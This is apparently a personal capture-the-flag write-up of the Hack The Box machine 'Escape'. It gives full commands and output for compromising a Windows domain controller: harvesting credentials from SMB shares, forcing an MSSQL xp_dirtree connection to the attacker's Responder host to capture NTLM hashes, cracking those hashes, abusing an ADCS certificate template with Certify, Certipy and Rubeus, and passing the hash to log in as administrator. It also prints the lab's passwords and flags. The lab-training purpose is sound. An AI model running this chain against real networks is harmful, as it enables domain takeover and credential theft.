105 HTB Escape

[HTB] Escape

by Pablo

- **Rescources:**

> 1. **IPPSEC and** `0xdf`

Objectives:

```
1. Escape is a very Windows-centeric box focusing on MSSQL Server and Active Directory Certificate Services
(ADCS). I'll start by finding some MSSQL creds on an open file share. With those, I'll use xp_dirtree to get a
Net-NTLMv2 challenge/response and crack that to get the sql_svc password. That user has access to logs that
contain the next user's creds. To get administrator, I'll attack active directory certificate services, showing
both certify and certipy. In Beyond Root, I'll show an alternative vector using a silver ticket attack from the
first user to get file read as administrator through MSSQL.
```

I decide to follow `0xdf` on his walk-through starting out.

1. **nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
53,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,49667,49687,49688,49705,49709,53323 escape.htb
2. ▷ cat portzscan.nmap | grep common
| ssl-cert: Subject: commonName=dc.sequel.htb
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
3. I add dc.sequel.htb to my hosts file.
```

2. **OpenSSL enumeration**

```
1. openssl s_client -showcerts -connect 10.10.11.202:3269 | openssl x509 -noout -text
2.  ▷ openssl s_client -showcerts -connect 10.10.11.202:3269  | openssl x509 -noout -text
3. I would rather write it separated.
4. openssl s_client -showcerts -connect 10.10.11.202:3269 | openssl x509 -noout -text | less
5. This looks very much like a 'Windows domain controller', based on standard Windows stuff like SMB (445),
NetBIOS (135/139), LDAP (389, etc), and WinRM (5985), as well as 53 (DNS) and 88 (Kerberos) typically seen
listening on DCs. There's also a MSSQL server (1433).
```

- *#pwn_CrackMapExec_Guest_Authentication*
- *#pwn_CrackMapExec_Permission_denied_Fix_Error*
- *#pwn_crackmapexec_install_virtual_venv_Fix_Error_Permission_Denied*
- *#pwn_CrackMapExec_Error_Permission_Denied_Fix_Permissions*
- *#pwn_CrackMapExec_virtualenv*

CrackMapExec guest session

3. **Guest authentication using CrackMapExec**

```
1. crackmapexec smb 10.10.11.202 -u 'foo' -p '' --shares
2. I put my crackmapexec in vertual venv environment because I do not feel like dealing with glitches
3. Do this to remove any permission errors
4. ▷ sudo chown -R haxor:haxor /usr/share/crackmapexec/virtualenvs/
5. INSTALL 'CrackMapExec in a virtual environment with these commands.'
6. sudo pacman -S python-pipx
7. git clone
8. cd into cloned repo
9. python3 -m virtualenv .venv
10. source .venv/bin/activate
11. pipx install crackmapexec
12. pipx ensurepath
13. Last change path ownership from root to your user to remove permissions error.
14. ▷ sudo chown -R haxor:haxor /usr/share/crackmapexec/virtualenvs/
```

4. **Null session with SMBCLIENT**

```
1. smbclient -L //10.10.11.102
2. Hit enter when prompted for password
3. Lets go into the Public share chances are creds are public so open to everyone
4. smblient -L //10.10.11.102/Public
>>>smb:\> dir
>>>smb:\> get "SQL Server Procedures.pdf"
>>>smb:\> exit
5. firefox SQL\ Server\ Procedures.pdf
```

CrackMapExec Local Authorization

- *#pwn_CrackMapExec_Local_Authorization*

5. **CrackMapExec Local Auth**

```
1. crackmapexec mssql 10.10.11.102 --local-auth -u 'PublicUser' -p 'GuestUserCanWrite1'
2. I am assuming this is a guest session and the password is bogus. Apparently the 'PublicUser' is valid the
password is whatever. Use -L to see available modules for the MSSQL DB.
3. crackmapexec mssql 10.10.11.102 --local-auth -u 'PublicUser' -p 'GuestUserCanWrite1' -L
4. Then try to a select a specific module in this case select the 'mssql_priv' module.
5. crackmapexec mssql 10.10.11.102 --local-auth -u 'PublicUser' -p 'GuestUserCanWrite1' -M mssql_priv
6. FAIL we do not get more info
```

> **0xdf method**
>
> 1. `crackmapexec smb 10.10.11.202 -u 0xdfnotreallyausername -p '' --shares`

```
1. Here is the output from the cme command.
.................................................................
(.venv) ~/.config/.cmecrack/.cmegit/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.202 -u foo -p '' --
shares
Using virtualenv: /usr/share/crackmapexec/virtualenvs/crackmapexec-39BWOFHw-py3.11
SMB         10.10.11.202    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC)
(domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.202    445    DC               [+] sequel.htb\0xdfnotreallyausername:
SMB         10.10.11.202    445    DC               [*] Enumerated shares
SMB         10.10.11.202    445    DC               Share           Permissions     Remark
SMB         10.10.11.202    445    DC               -----           -----------     ------
SMB         10.10.11.202    445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.202    445    DC               C$                              Default share
SMB         10.10.11.202    445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.202    445    DC               NETLOGON                        Logon server share
SMB         10.10.11.202    445    DC               Public          READ
SMB         10.10.11.202    445    DC               SYSVOL                          Logon server share
2.
```

6. **Lets use Impacket module `mssqlclient.py` to try to authenticate into the mssql db.**

```
1. $ mssqlclient.py publicuser:GuestUserCanWrite1@sequel.htb
2. Logged in
>>>SQL(PublicUser guest@master)> help
>>>SQL(PublicUser guest@master)> enable_xp_cmdshell
3. FAILED, lets try xp_dirtree
>>>SQL(PublicUser guest@master)> xp_dirtee \\10.10.14.7\fake\foo.txt
.......................................................................
>>>> .Following 0xdf method
1. (.venv) ~/python_projects/.impacketgit/.fortra/impacket/examples (master ✔) ▷ ./mssqlclient.py
sequel.htb/PublicUser:GuestUserCantWrite1@dc.sequel.htb
Impacket v0.12.0.dev1+20231108.130828.33058eb2 - Copyright 2023 Fortra
```

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
>>>SQL (PublicUser  guest@master)>
>>>SQL (PublicUser  guest@master)> select name from master..sysdatabases
name
------
master
tempdb
model
msdb
.............................................................................
0xdf states the following.
>>>Additional Enumeration

There’s a bunch more enumeration I could do at this point:

    Check DNS for zone transfer / brute force sub-domains.
    Enumerate LDAP, with and without the creds.
    Use the creds to run Bloodhound.
    Use the creds to Kerberoast.
    Brute force usernames / passwords over Kerberos.

Given the hints so far (the domain name, the fact that the document is talking about MSSQL), I’m going to go that
direction and come back to enumeration if need be.
>>>SQL (PublicUser  guest@master)> xp_cmdshell whoami
ERROR: Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource',
schema 'sys'.
>>>SQL (PublicUser  guest@master)> EXECUTE sp_configure 'show advanced options', 1
ERROR: Line 105: User does not have permission to perform this action.
>>>SQL (PublicUser  guest@master)> EXEC xp_dirtree '\\10.10.14.7\share', 1, 1
```

Get Net-NTLMv2

7. **Start up Responder**

```
▷ sudo responder -I tun0
                                           __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


There’s no interesting data in the database and I can’t run commands. The next thing to try is to get the SQL
server to connect back to my host and authenticate, and capture a challenge / response that I can try to brute
force. I showed this for Querier as well as in my Getting Creds via NTLMv2 post.
I’ll start Responder here as root listening on a bunch of services for the tun0 interface:
$ sudo responder -I tun0
SQL (PublicUser  guest@master)> EXEC xp_dirtree '\\10.10.14.7\share', 1, 1
SUCCESS, we have the hash for 'sql_svc' user. Not sure if it is crackable.
I did not get it at the beginning because I had my Tun0 ip incorrect. lmao
```

Hashcat cracked pw and fixed the amdgpu issue

- *#pwn_hashcat_pocl*

8. **Hashcat**

```
~/htb/escape ▷ hashcat sql_svc_hash /usr/share/wordlists/rockyou.txt
IPPSEC says hashcat should be able to auto-identify this hash and it does.
REGGIE1234ronnie
Here is the website where I found how to fix hashcat
https://stackoverflow.com/questions/50000621/clgetplatformids-cl-platform-not-found-khr-hashcat
```

Validate the credential with CrackMapExec like always

9. **CME validate cred.**

```
cme smb 10.10.11.202 -u 'sql_svc' -p 'REGGIE1234ronnie'
Make sure to remove --local-auth
Now try winrm
```

```
4. cme winrm 10.10.11.202 -u 'sql_svc' -p 'REGGIE1234ronnie'
5. (.Pwn3d!)
```

10. **Evil-WinRM into the box.**

```
1. ▷ evil-winrm -i 10.10.11.202 -u sql_svc -p REGGIE1234ronnie
2. *Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami
sequel\sql_svc
3. There is a credential in the backup logs of C:\SQLServer
4. *Evil-WinRM* PS C:\SQLServer> ls
5. *Evil-WinRM* PS C:\SQLServer> cd Logs
6. *Evil-WinRM* PS C:\SQLServer\Logs> type ERRORLOG.BAK
7. Almost at the end of the log, there's these messages:
....................................................................
~/htb/escape ▷ cat tmp | awk -F":" '{print $3}'
07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason
07.48 Logon       Error
07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason
.......................................................................
8. It looks like Ryan.Cooper potentially mistyped their password, and the entered the password "NuclearMosquito3"
as the username. This could happen if Ryan hit enter instead of tab while trying to log in.
```

11. **Found cred in backup logs**

```
1. (.venv) ~/.config/.cmecrack/.cmegit/CrackMapExec (master ✔) ▷ crackmapexec winrm 10.10.11.202 -u ryan.cooper
-p NuclearMosquito3
Using virtualenv: /usr/share/crackmapexec/virtualenvs/crackmapexec-39BWOFHw-py3.11
SMB         10.10.11.202    5985   DC               [*] Windows 10.0 Build 17763 (name:DC) (domain:sequel.htb)
HTTP        10.10.11.202    5985   DC               [*] http://10.10.11.202:5985/wsman
HTTP        10.10.11.202    5985   DC               [+] sequel.htb\ryan.cooper:NuclearMosquito3 (.Pwn3d!)
```

12. **Evil-WinRM as ryan.cooper.**

```
1. evil-winrm -i 10.10.11.202 -u ryan.cooper -p NuclearMosquito3
```

Got Creds user.txt

13. **Found user flag**

```
1. *Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> type ..\Desktop\user.txt
5d5e3b7a08ec65e9dd694d18fa918672
```

Certify.exe

14. **ADCS**

```
1. Identify ADCS
One thing that always needs enumeration on a Windows domain is to look for Active Directory Certificate Services
(ADCS). A quick way to check for this is using crackmapexec (and it works as either sql_svc or Ryan.Cooper):
2. (.venv) ~/.config/.cmecrack/.cmegit/CrackMapExec (master ✔) ▷ crackmapexec ldap 10.10.11.202 -u ryan.cooper -
p NuclearMosquito3 -M adcs
Using virtualenv: /usr/share/crackmapexec/virtualenvs/crackmapexec-39BWOFHw-py3.11
[*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
[+] sequel.htb\ryan.cooper:NuclearMosquito3
[*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
Found PKI Enrollment Server: dc.sequel.htb
Found CN: sequel-DC-CA
3. #### Identify Vulnerable Template
With ADCS running, the next question is if there are any templates in this ADCS that are insecurely configured.
To enumerate further, I'll upload a copy of [Certify](https://github.com/GhostPack/Certify) by downloading a copy
from [SharpCollection](https://github.com/Flangvik/SharpCollection/tree/master/NetFramework_4.7_Any), and
uploading it to Escape:
```

Certify.exe precompiled binaries from the SharpCollection

15. **Identify Vulnerable Template**

```
1. Basically what 0xdf is saying is you can compile certfiy.exe from here:
2. https://github.com/GhostPack/Certify
3. Or you can just download the compiled binary from here:
4. https://github.com/Flangvik/SharpCollection/tree/master
5. I do not think you need to download the whole thing. It is only like 200mb or less. You can download just the
NetFramework_4.7_Any folder
6. https://github.com/Flangvik/SharpCollection/tree/master/NetFramework_4.7_Any
```

16. **Upload and Execute Certify.exe**

```
1. *Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> upload Certify.exe

Info: Uploading /usr/share/evil-winrm/Certify.exe to C:\Users\Ryan.Cooper\Documents\Certify.exe

Data: 236884 bytes of 236884 bytes copied

Info: Upload successful!
2. *Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> move Certify.exe C:\programdata\Certify.exe
3. *Evil-WinRM* PS C:\programdata> dir
-a----        11/13/2023   7:12 AM         177664 Certify.exe
4. The README for Certify has walkthrough of how to enumerate and abuse certificate services. First it shows
running `Certify.exe find /vulnerable`. By default, this looks across standard low privilege groups. I like to
add `/currentuser` to instead look across the groups for the current user, but both are valuable depending on the
scenario.

After printing some information about the Enterprise CA, it then lists a single vulnerable certificate template:
5. *Evil-WinRM* PS C:\programdata> .\Certify.exe find /vulnerable /currentuser


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0
```

Abuse Template: Scenario 3 from the Certify.exe github page

17. **Abuse Template with Certify / Rubeus.** ***The important thing here is the command in step 8. The*** `cert.pem` ***is what contains the private key and certificate hash. You copy both as detailed below from*** `---Begin RSA PRIVATE KEY--- to -----END CERTIFICAte_____`. ***Basically, copy both the private key and the certificate into the*** `cert.pem` ***and it gets converted into a*** `cert.pfx` ***file and this is what is used with*** `Rubeus.exe` ***to ex-filtrate the NTLM Hash***.

```
1. The danger here is that `sequel\Domain Users` has Enrollment Rights for the certificate (this is scenario 3 in
the Certify README)
2. I can continue with the README scenario 3 by next running `Certify.exe` to request a certificate with an
alternative name of administrator. It returns a `cert.pem`:
3. .\Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication /altname:administrator
4. Ok copy the private key and the certificate from beginning to the end and put it into cert.pem file and use it
with the following command. I will explain.
5. Both the README and the end of that output show the next step. I'll copy everything from -----BEGIN RSA
PRIVATE KEY----- to -----END CERTIFICATE----- into a file on my host and convert it to a .pfx using the command
given, entering no password when prompted:
8.  ▷ mv data cert.pem
~/htb/escape ▷ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -
out cert.pfx
Enter Export Password: <leave blank>
Verifying - Enter Export Password: <leave blank>
9. I'll upload cert.pfx, as well as a copy of Rubeus (downloaded from SharpCollection), and then run the asktgt
command, passing it the certificate to get a TGT as administrator:
10. *Evil-WinRM* PS C:\programdata> upload Rubeus.exe
11. *Evil-WinRM* PS C:\programdata> upload cert.pfx

Info: Uploading /usr/share/evil-winrm/cert.pfx to C:\programdata\cert.pfx

Data: 4544 bytes of 4544 bytes copied

Info: Upload successful!
```

18. **Now we execute** `Rubeus.exe` **passing in the** `cert.pfx ` **we created with the** `OpenSSL` **command that we ex-filtrated using** `Certify.exe`.

```
1. *Evil-WinRM* PS C:\programdata> .\Rubeus.exe asktgt /user:administrator /certificate:C:\programdata\cert.pfx


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0
2. SUCCESS!!!
It works! However, Rubeus tries to load the returned ticket directly into the current session, so in theory, once
I run this I could just enter administrator's folders and get the flag. However, this doesn't work over Evil-
```

```
WinRM.
Instead, I’m going to run the same command with `/getcredentials /show /nowrap`. This will do the same thing,
_and_ try to dump credential information about the account:
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe asktgt /user:administrator /certificate:C:\programdata\cert.pfx
/getcredentials /show /nowrap
SUCCESS!!! The last line is the NTLM hash for the administrator account.
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : A52F78E4C751E5F5E17E1E9F3E58F4EE
All we need is the NTLM hash: A52F78E4C751E5F5E17E1E9F3E58F4EE
```

Certipy *optional*

- *#pwn_Certipy_knowledge_base*

  > **(This is optional attack using Certipy can be done remotely from the attacker machine with local admin creds)**

19. **Certify theory and usage.** ***For an explanation on the commands used in Certipy see*** `0xdf` **walk through on HTB Escape:** `https://0xdf.gitlab.io/2023/06/17/htb-escape.html`

```
An alternative tool to accomplish the same thing is [Certipy](https://github.com/ly4k/Certipy), which is nice
because I can run it remotely from my VM. It has a `find` command that will identify the vulnerable template:
$ certipy find -u ryan.cooper -p NuclearMosquito3 -target sequel.htb -text -stdout -vulnerable
$ certipy req -u ryan.cooper -p NuclearMosquito3 -target sequel.htb -upn administrator@sequel.htb -ca sequel-
dc-ca -template UserAuthentication
$ certipy auth -pfx administrator.pfx
$ sudo ntpdate -u sequel.htb
$ certipy auth -pfx administrator.pfx
```

20. **Now we can winrm into the victim machine using the exfiltrated NTLM hash we got with Rubeus and the cert.pfx file.**


```
▷ evil-winrm -i 10.10.11.202 -u administrator -H A52F78E4C751E5F5E17E1E9F3E58F4EE

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
```

21. **PWNED**

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> type user.txt
5d5e3b7a08ec65e9dd694d18fa918672
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
43fb7dbdb40f8b340c2a5af8cb1c95c4
```


Escape has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#3466	13 Nov 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Lessons Learned

22. LESSONS LEARNED: As stated above in step 17. *The important thing here is the command in step 17 see line number 8. The `cert.pem` is what contains the private key and certificate hash. You copy both as detailed below from `---Begin RSA PRIVATE KEY--- to -----END CERTIFICAte_____`. Basically, copy both the private key and the certificate into the `cert.pem` and it gets converted into a `cert.pfx` file and this is what is used with `Rubeus.exe` to ex-filtrate the NTLM Hash.*

```
1. Here is the command to convert the cert.pem into the cert.pfx.
2. ▷ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
cert.pfx
Enter Export Password: <leave blank>
Verifying - Enter Export Password: <leave blank>
```